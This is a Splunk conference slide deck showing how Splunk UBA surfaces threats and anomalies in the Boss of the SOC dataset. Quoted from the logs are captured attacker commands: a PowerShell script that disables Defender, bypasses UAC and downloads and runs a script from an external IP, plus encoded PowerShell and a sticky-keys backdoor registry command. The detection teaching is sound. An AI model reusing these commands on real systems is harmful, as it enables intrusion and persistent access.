

Anomaly Detection and Threat Hunting in Splunk UBA

Tom Smit

Principal Sales Engineer



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Tom Smit

Principal Sales
Engineer

#whoami

- @6 year at Splunk – Principal Sales Engineer (Security SME, UBA SME, ITSI/Architect SME Phantom SME)
- BOTS3, BOTS4, and BOTS5 content contributor/AWS geek/UBA nerd
- Based north of Boston
- 20+ years in IT and security
- Splunk, Core Security, Mimecast, Symantec, Raytheon
- Certs: CISSP, AWS

Agenda

1)UBA/BOTS Overview

2)Threat Hunting

3)Anomaly Hunting

4)Wrap Up

What is BOTS?

Training

Competition




Realistic


Fun!

What is Splunk UBA?

Splunk UBA provides **advanced and insider threat detection** using unsupervised **machine learning** helping organizations find **unknown threats and anomalous user behavior** across devices and applications.



How Does Splunk UBA Work?



.conf20
splunk>



Threat Hunting



THREATS
11

ANOMALIES
213

USERS
0 Anomalous
12 All Known
38 All Unknown

DEVICES
0 Anomalous
43 All Internal
10 All External

APPS
0 Anomalous
54 All Apps

Threats Review

Users Review

Analytics Dashboard

Latest Threats

Malware Activity	Aug 3, 2019	4
Malware	Aug 2, 2019	7
Privilege Escalation after Powershell Activity	Aug 2, 2019	8
Possible Froth.ly Compromised Account	Aug 2, 2019	7
Process Initiated from Suspicious Directory	Aug 2, 2019	7
Possible Froth.ly Compromised Account	Aug 2, 2019	7

Showing all 11 threats

[View Details](#)

Threats Timeline (Last 7 Days)



No New Threats

There are no new threats in the last 7 days

Latest Anomalies

Anomalies Timeline (Last 7 Days)



Threats Table


Actions

Any Score Add Filter

Threats (11) Search

Group by: Threat Type

All Threats	11
Malware	3
Possible Froth.ly Compromised Account	3
Process Initiated from Suspicious Directory	3
Privilege Escalation after Powershell Activity	1
Malware Activity	1
Compromised Account	0
Compromised Web Server	0
Data Exfiltration	0
Data Exfiltration after Account	0



THREAT TYPE	THREAT CATEGORIES	PARTICIPANTS	LAST ANOMALY DATE	SCORE
Privilege Escalation after Powershell Activity	Custom	bstoll, umfd-6, gravity	Aug 2, 2019 12:00 AM	8
Malware	Custom	4 Users, 5 Devices, 172.217.2.3	Aug 2, 2019 8:52 AM	7
Process Initiated from Suspicious Directory	Custom Internal	AudreyGrady, agrady-l	Aug 2, 2019 12:00 AM	7



Malware 7 »

Actions

Detection Date Sep 19, 2019 6:01 PM Last Update Sep 20, 2019 1:07 PM

Watchlists ★

Categories Custom

A host on your network may have been compromised and is displaying suspicious activity consistent with a malware infection.

<p>Timeline</p> <p>First Anomaly 12:00 AM Aug 2, 2019</p> <p>Last Anomaly 08:52 AM Aug 2, 2019</p> <p>Duration 8h 52m</p>	<p>Anomalies (11)</p> <ul style="list-style-type: none"> Suspicious Domain Communication (1) 5 Suspicious Powershell Activity (5) 3 Unusual Geolocation of Communication Destination (5) 3 	<p>Users (4)</p> <ul style="list-style-type: none"> AudreyGrady 0 frothly_helpdesk 0 svc_print 0 system 0 	<p>Devices (5)</p> <ul style="list-style-type: none"> 157.230.116.14 0 40.101.69.194 0 46.101.113.149 0 agrady-l 0 External 172.217.2.3 0 	<p>Domains (1)</p> <ul style="list-style-type: none"> 172.217.2.3 	<p>What Next?</p> <p>Isolate the host and analyze the system's health with a reputable antivirus and/or anti-malware solution. Begin forensic procedures and resolve as required.</p>
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Threat Relations



172.217.2.3



Sign in

Sign up



Community Score

9 detected files communicating with this IP address

172.217.2.3 (172.217.0.0/16)
AS 15169 (Google LLC)



US



DETECTION	DETAILS	RELATIONS	COMMUNITY
ADMINUSLabs		✓ Clean	AegisLab WebGuard ✓ Clean
AlienVault		✓ Clean	Antiy-AVL ✓ Clean
AutoShun		✓ Clean	Avira (no cloud) ✓ Clean
BADWARE.INFO		✓ Clean	Baidu-International ✓ Clean

<p>🚩 Anomalies (11)</p> <p>Suspicious Domain Communication (1) 5</p> <p>Suspicious Powershell Activity (5) 3</p> <p>Unusual Geolocation of Communication Destination (5) 3</p>	<p>👤 Users (4)</p> <p>AudreyGrady 0</p> <p>frothly_helpdesk 0</p> <p>svc_print 0</p> <p>system 0</p>	<p>💻 Devices (5)</p> <p>157.230.116.14 0</p> <p>40.101.69.194 0</p> <p>46.101.113.149 0</p> <p>agrady-l 0</p> <p>External</p> <p>172.217.2.3 0</p>	<p>🌐 Domains (1)</p> <p>172.217.2.3</p> <p>Digital Ocean</p> <p>Microsoft Azure/O365</p>
--	---	---	---

New Search

```
index=* sourcetype="wineventlog:microsoft-windows-powershell/operational" 40.101.69.194 OR 46.101.113.149 OR 157.230.116.14 | table Message
```

Message ↕

Creating Scriptblock text (1 of 1):

```
Invoke-WebRequest -Uri http://www.craftbrewerconference.com/files/2019-BrewCon-Sessions.pdf -OutFile c:\windows\temp\2019-BrewCon-Sessions.pdf;  
if(((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match 'S-1-5-32-544')) {  
    Set-MpPreference -drtm True }  
else {  
    Set-ItemProperty -Path 'HKCU:\Environment' -Name 'windir' -Value 'powershell -ep bypass -Command Set-MpPreference -drtm 1;#'  
    schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I | Out-Null  
    Remove-ItemProperty -Path 'HKCU:\Environment' -Name 'windir'  
};  
Start-Process ((Resolve-Path 'c:\windows\temp\2019-BrewCon-Sessions.pdf').Path);  
Start-Sleep 8;  
IEX (New-Object System.Net.WebClient).DownloadString('http://157.230.116.14/s1.ps1')
```

ScriptBlock ID: 94b70780-d3ff-42ad-97c7-71077fd4f53f

Path:

New Search

```
index=* s1.ps1
| table Message
```


```
Start-Process ((Resolve-Path 'c:\windows\temp\2019-BrewCon-Sessions.pdf').Path);
Start-Sleep 8;
IEX (New-Object System.Net.WebClient).DownloadString('http://157.230.116.14/s1.ps1')
```

Context:

```
Severity = Informational
Host Name = ConsoleHost
Host Version = 5.1.17134.858
Host ID = 61d6da75-27cc-42e7-b7f5-3f268e1b737b
Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -win hidden -Ep Bypass $r =
```

```
[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('JHN0UCwkc2lQPTI0MzcsMjAzMjZj0nMjAxOS1CcmV3Q29uLVNlc3Npb25zLnBkZi5sbmsnO21mKC1ub3QoVGVzdC1QYXRoICRmKS17JH9R2V0LUNoa
iex $r
```

```
Engine Version = 5.1.17134.858
```



What did we find?



UBA detected Malware – involving multiple internal devices and users and four specific external IP addresses

Looking at the threat, PowerShell is involved – when searching those three IP addresses and PowerShell data, we see some bad things

- Script Download
- Encrypted PS execution
- Downloads of msfonts.ps1?
- Execution from Temp/System directory

All signs and TTPs used by Violent Memmes

.conf20
splunk>



Anomaly Hunting



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Threats Timeline (Last 7 Days)



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Latest Anomalies

Anomalies Timeline (Last 7 Days)

Group by: Anomaly Type	▼
All Anomalies	213 ▼
Unusual Windows Security Event	124
Suspicious Powershell Activity	34
Suspicious Domain Communication	15
Unusual Geolocation of Communication Destination	14
Machine Generated Beacon	9
Unusual Box Activity	7
Suspicious Privilege Escalation	4
Excessive Data Transmission	3
Unusual Machine Access	3

ANOMALY TYPE	PARTICIPANTS	SUMMARY	START DATE	SCORE
Unusual Windows Security Event	<ul style="list-style-type: none"> svc_print agradyl 	Found 1 rare value(s) over a period of 30 days. Event Description.		
Unusual Windows Security Event	<ul style="list-style-type: none"> svc_print jwortoski-l 	Found 1 rare value(s) over a period of 30 days. Event Description.	Aug 2, 2019 12:00 AM	3
Unusual Windows Security Event	<ul style="list-style-type: none"> pcerf-l am_delta_patch_1.299.949.0.exe.. 	Found 1 rare value(s) over a period of 30 days. Process.	Aug 2, 2019 12:00 AM	3
Unusual Windows Security Event	<ul style="list-style-type: none"> PeatCerf pcerf-l sethc.exe 	Found 1 rare value(s) over a period of 30 days. Process.	Aug 2, 2019 12:00 AM	3
Unusual Windows Security Event	<ul style="list-style-type: none"> system aturing-l vmwareresolutionset.exe 	Found 1 rare value(s) over a period of 30 days. Process.	Aug 2, 2019 12:00 AM	3
Unusual Windows Security Event	<ul style="list-style-type: none"> svc_print jwortoski-l tar.exe 	Found 1 rare value(s) over a period of 30 days. Process.	Aug 2, 2019 12:00 AM	3

1. **Process [sethc.exe]** is uncommon in this environment -- **1** occurrence(s) out of 7.5M. Most commonly observed values (up to top 3) are:

- [taskhostw.exe] occurs 3M time(s) out of 7.5M (**40.5%**)
- [tiworker.exe] occurs 2.3M time(s) out of 7.5M (**30.6%**)
- [svchost.exe] occurs 368K time(s) out of 7.5M (**4.9%**)



sethc.exe

0

Last Update Sep 19, 2019 2:21 AM

Watchlists ★

App Anomalies

🚩 Anomalies (2)

Unusual Windows Security Event (2)

3

👤 Users in Anomalies (1)

PeatCerf

0

💻 Devices in Anomalies (1)

Internal

pcerf-l

0



Process Library

Home

Process Directory

Blog

About

sethc.exe



Process name: Windows NT High Contrast Invocation



Application using this process: Microsoft® Windows® Operating System



File location: C:\Windows\ServicePackFiles\i386 *or* C:\Windows\System32



Recommended: [Check your system for sethc.exe problems](#)

New Search

```
index=* sethc.exe  
| table ParentCommandLine
```

ParentCommandLine ▾

```
powershell -ec QwA6AFwAVwBpAG4AZABvAHcAcwBcAFMAeQBzAHQAZQBtADMAMgBcAFIARQBHACAAQQBEAEQAIAnAEgASwBMAE0AXABTAE8ARgBUAFcAQQBSAEUAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAIABOAFQAXABDAHUAcgByAGUAbgB
```

ParentCommandLine ▾ powershell -ec LgBcAHMAbQBiAC4AZQB4AGUA
 XAGkAbgBkAG8AdwBzAFwAUwB5AHMAAdABIA
 TwBGAFQAVwBBAFIARQBcAE0AaQBjAHIAbwB
 AZQBuAHQAVgBIAHIAcwBpAG8AbgBcAEkAbQ
 8AcAB0AGkAbwBuAHMAXABzAGUAdABoAGM
 AGUAYgB1AGcAZwBIAHIAIAAvAGQAIAAnAEMA
 BjAG0AZAAuAGUAeABIACcAIAAvAGYA

app ▾ C:\Windows\System32\printdrv\smb.exe

parent_process ▾ powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBwACAAYwBtAGQAIAAvAGMAIABDADoAXA
 BXAGkAbgBkAG8AdwBzAFwAUwB5AHMAAdABIAGOAMwAyAFwAUgBFAEcAIABBAEQARAAGACcASABLAEWATQBcAF
 MATwBGAFQAVwBBAFIARQBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwAgAE4AVABcAEMAdQB
 yAHIAZQBuAHQAVgBIAHIAcwBpAG8AbgBcAEkAbQBhAGcAZQAgAEYAaQBsAGUAIABFAHgAZQBjAHUAdABpAG8Abg
 AgAE8AcAB0AGkAbwBuAHMAXABzAGUAdABoAGMALgBIAHgAZQAnACAALwB0ACAAUgBFAEcAXwBTAFoAIAAvAHY
 AIABEAGUAYgB1AGcAZwBIAHIAIAAvAGQAIAAnAEMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzA
 DIAXABjAG0AZAAuAGUAeABIACcAIAAvAGYA

command_line ✕

2 Values, 100% of events Selected

Reports

Top values Top values by time Rare values

Events with this field


Values	Count	%
"C:\Windows\System32\reg.exe" ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	2	66.667%
"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f	1	33.333%

sticky keys cmd reg


All Images Videos News Maps Settings

All Regions Safe Search: Moderate Any Time


Videos



Windows 7 Login Screen Exploit - Sticky Keys Registry Security Issue
61K views
YouTube



Sticky Keys CMD hack (Windows XP)
8.7K views
YouTube



"Use 5 Time Sticky Keys" Get a Command Prompt On Windows
18K views
YouTube

→ More Videos Are these links helpful? [Yes](#) [No](#)

Hack Sticky Key Feature And Reset Windows Password Using CMD

<https://fossbytes.com/sticky-key-feature-and-reset-windows-password-using-cmd/>
Now, at the login screen, if you press Shift key for 5 times the sticky keys option will show up instead of the command line. This way, you can reset Windows password and have a sense of relieve.

Reset Lost Windows 10 Password with Sticky Keys Method ...

<https://www.top-password.com/blog/reset-windows-10-password-with-sticky-keys/>




What have we learned?

UBA detected "sethc.exe" as an anomaly that had run once out of 7.5 million logs

"sethc.exe" is a valid Windows executable, responsible for sticky keys and high-contrast video (among other things)

"sethc.exe" was executed along with cmd.exe and smb.exe in obfuscated PowerShell commands

A cursory Google search indicates there are several exploits dealing with sethc and other tools that we've seen



.conf20
splunk>



Wrap Up

Other .conf UBA Sessions

Happening this year:

- SEC1616A – Operationalizing UBA to it's fullest potential
- SEC1623C – How to mitigate insider threat with Splunk UBA

Historical:

- .conf19 – SEC2109 – Hunting Threats with UBA (<https://conf.splunk.com/files/2019/slides/SEC2109.pdf>)
- .conf19 – SEC1490 – Lessons learned from Deploying Splunk UBA (<https://conf.splunk.com/files/2019/recordings/SEC1490.mp4>)
- .conf19 – SEC1248 – Part 2 of this 3-part series (<https://conf.splunk.com/files/2019/recordings/SEC1248.mp4>)
- .conf18 – SEC1414 – Part 1 of this 3-part series (<https://conf.splunk.com/files/2018/recordings/threat-hunting-and-anomaly-sec1414.mp4>)

What next?

Product Page:

- https://www.splunk.com/en_us/software/user-behavior-analytics.html

UBA White Papers:

- <https://www.splunk.com/pdfs/product-briefs/splunk-uba.pdf>
- <https://www.splunk.com/pdfs/technical-briefs/using-splunk-uba-to-detect-cyber-attacks.pdf>
- <https://www.splunk.com/pdfs/technical-briefs/using-splunk-uba-to-detect-insider-threats.pdf>

UBA Demo – reach out to your Splunk rep!

UBA Test Drive – reach out to your Splunk rep!

UBA Hands On Workshop – reach out to your rep!

Thank you!

This is the 3rd such presentation in a 3-part series – dating back to .conf18

The goal of this series was to show how easy it is to use UBA to find things you may not know to be looking for – with real world data (BOTS FTW!)

It wouldn't have been anywhere near as successful without you and your support!





Thank You

Please provide feedback via the

SESSION SURVEY

